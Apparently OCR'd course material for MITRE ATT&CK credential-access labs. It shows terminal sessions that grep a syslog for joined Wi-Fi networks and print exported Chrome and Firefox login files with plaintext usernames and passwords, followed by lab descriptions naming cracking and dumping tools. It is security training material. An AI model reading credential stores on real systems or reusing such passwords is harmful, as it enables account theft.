2m6etN/OSi92ZsIB7/tOD6yTPjw8KC7EkDfJaDvAxLvHqjDEf+mkWWy21SYJ6BeqhnA6vLolnkvQNNE7rwIiTwnBrlmf+B7xMcTv/ehD382hX5coKJGTEwk
q++uZcwIxUCAC8FZAGOq/kurxpIhXQAlfwLRZYPd7K1mu+fyEeOBAjWSFyTH37K0xCVl0Y29dTjE4yWPVj/SsgI3Rcxn2ny1omU7LuIMfaXWYR2Ki0lAeRF
agkHsciI8qXaoA1mrxj/ZmZn0fq7IUkflCX7oFFMpDbhNS+EBkfl2poj7iqRgjWV/kSaIS2RbygABdtuDJ2Fmme4FxCAaqmIqdESyVl2N8xAeCCXVJOJmji
MIpY881w== harrison21@gmail.com
ubuntu-user@ubuntu19:~/tools/john/run$
```


Networking Tools

```
ubuntu-user@ubuntu19:~$ ping target
PING target (192.168.1.101) 56(84) bytes of data.
64 bytes from target (192.168.1.101): icmp_seq=1 ttl=64 time=0.901 ms
64 bytes from target (192.168.1.101): icmp_seq=2 ttl=64 time=0.652 ms
64 bytes from target (192.168.1.101): icmp_seq=3 ttl=64 time=0.399 ms
64 bytes from target (192.168.1.101): icmp_seq=4 ttl=64 time=0.362 ms
64 bytes from target (192.168.1.101): icmp_seq=5 ttl=64 time=0.332 ms
64 bytes from target (192.168.1.101): icmp_seq=6 ttl=64 time=0.367 ms
64 bytes from target (192.168.1.101): icmp_seq=7 ttl=64 time=0.327 ms
64 bytes from target (192.168.1.101): icmp_seq=8 ttl=64 time=0.219 ms
64 bytes from target (192.168.1.101): icmp_seq=9 ttl=64 time=0.452 ms
64 bytes from target (192.168.1.101): icmp_seq=10 ttl=64 time=0.493 ms
64 bytes from target (192.168.1.101): icmp_seq=11 ttl=64 time=0.705 ms
64 bytes from target (192.168.1.101): icmp_seq=12 ttl=64 time=0.382 ms
64 bytes from target (192.168.1.101): icmp_seq=13 ttl=64 time=0.361 ms
64 bytes from target (192.168.1.101): icmp_seq=14 ttl=64 time=0.777 ms
64 bytes from target (192.168.1.101): icmp_seq=15 ttl=64 time=0.818 ms
^C
--- target ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14311ms
rtt min/avg/max/mdev = 0.219/0.503/0.901/0.203 ms
ubuntu-user@ubuntu19:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.100  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::b704:2e6:d5ac:c18e  prefixlen 64  scopeid 0x20<link>
        inet6 fe80::a6d5:da2e:ef93:1ef5  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a0:40:28  txqueuelen 1000  (Ethernet)
        RX packets 83183  bytes 125074351 (125.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 26829  bytes 2020411 (2.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.20.239.46  netmask 255.255.0.0  broadcast 172.20.255.255
        inet6 fe80::2173:faad:e1d7:e2dc  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a0:40:32  txqueuelen 1000  (Ethernet)
        RX packets 422  bytes 39470 (39.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 73  bytes 6978 (6.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 344  bytes 39053 (39.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 344  bytes 39053 (39.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu-user@ubuntu19:~$
```

Check Interface

```
buntu-user@ubuntu19:~$ sudo grep "wlan" /var/log/syslog-backup
sudo] password for ubuntu-user:
ul 15 04:02:30 admin NetworkManager[31144]:  Successfully connected to wifi network "#StarbucksWifi" on interface wlan0
ul 17 03:22:30 admin NetworkManager[31144]:  Successfully connected to wifi network "infosec" on interface wlan0
ul 28 14:22:30 admin NetworkManager[31144]:  Successfully connected to wifi network "John" on interface wlan0
```

```
ubuntu-user@ubuntu19:~/Documents$ cat chrome-logins.csv | column -s, -t
name                 url                          username                 password       note
accounts.google.com  https://accounts.google.com/ ryan.griffin@gmail.com  Ryan1.
amazon.com           https://amazon.com/          ryann90                  Ry@nn9
http://localhost     http://localhost/            admin                    administrator
www.ebay.com.        https://www.ebay.com./       ryan.g1                  ryanG90.
www.instagram.com    https://www.instagram.com/   ryannnnn111              flash1@
ubuntu-user@ubuntu19:~/Documents$ cat firefoxlogins.csv | column -s, -t
column: line too long
"url"                        "username"                "password"   "httpRealm"  "formActionOrigin"
  "guid"           "timeCreated"    "timeLastUsed"   "timePasswordChanged"
"https://facebook.com"       "griffin.ryan"            "Griffin1."  ""           "{f55877b2-f4d8-460e-be42-f319e77f41ff}"
  "1741180829284"  "1741180829284"  "1741180829284"
"https://accounts.google.com"  "ryan.griffin@gmail.com"  "Ryan1."     ""           "{138aec5b-d69a-44d9-ad5b-b7b8709a3897}"
  "1741180893775"  "1741180893775"  "1741180893775"
"http://localhost"           "admin"                   "admin"      ""           "{d061202e-920b-4e38-834e-eedf03cd49c6}"
  "1741180913676"  "1741180913676"  "1741180913676"
"https://login.live.com"     "ryan.g@hotmail.com"      "Ryan12."    ""           "{5a7fa53c-c7ec-4ff4-8518-519c17671dea}"
  "1741180966411"  "1741180966411"  "1741180966411"
ubuntu-user@ubuntu19:~/Documents$
```



MITRE ATT&CK - Credential Access - Brute Force
Lab · 1 hour
This lab incorporates the MITRE ATT&CK Brute Force technique. In this lab the learner will utilize utilities such as: Hydra, Patator, Medusa, Nmap, NCrack, Dirb and GoBuster

MITRE ATT&CK - Credential Access - Credential Dumping
Lab · 1 hour
This lab incorporates a series of MITRE ATT&CK techniques and sub-techniques to show how adversaries may dump credentials that are stored insecurely. This lab uses tools such as KeePassXC and John the Ripper to help demonstrate these techniques.

MITRE ATT&CK - Credential Access - Credentials from Password Stores
Lab · 1 hour
This lab incorporates a series of MITRE ATT&CK techniques and sub-techniques to show how adversaries search for common password storage locations to obtain user credentials. Locations investigated as part of this lab include Network Manager as well as browser saved passwords on both Chrome and Firefox. In addition you will learn about LaZagne which can dump all saved passwords in a system to plaintext

References

Cisco. (2023). Credential harvesting and password attacks in enterprise environments. https://www.cisco.com/c/en/us/products/security/index.html

Kaspersky. (2023). What is a brute force attack? https://www.kaspersky.com/resource-center/definitions/brute-force-attack

MITRE. (2023). MITRE ATT&CK: Credentials from Password Stores (T1555). https://attack.mitre.org/techniques/T1555/

National Institute of Standards and Technology (NIST). (2025). Digital identity guidelines: Authentication and authenticator management (SP 800-63B Rev. 4). https://pages.nist.gov/800-63-4/sp800-63b.html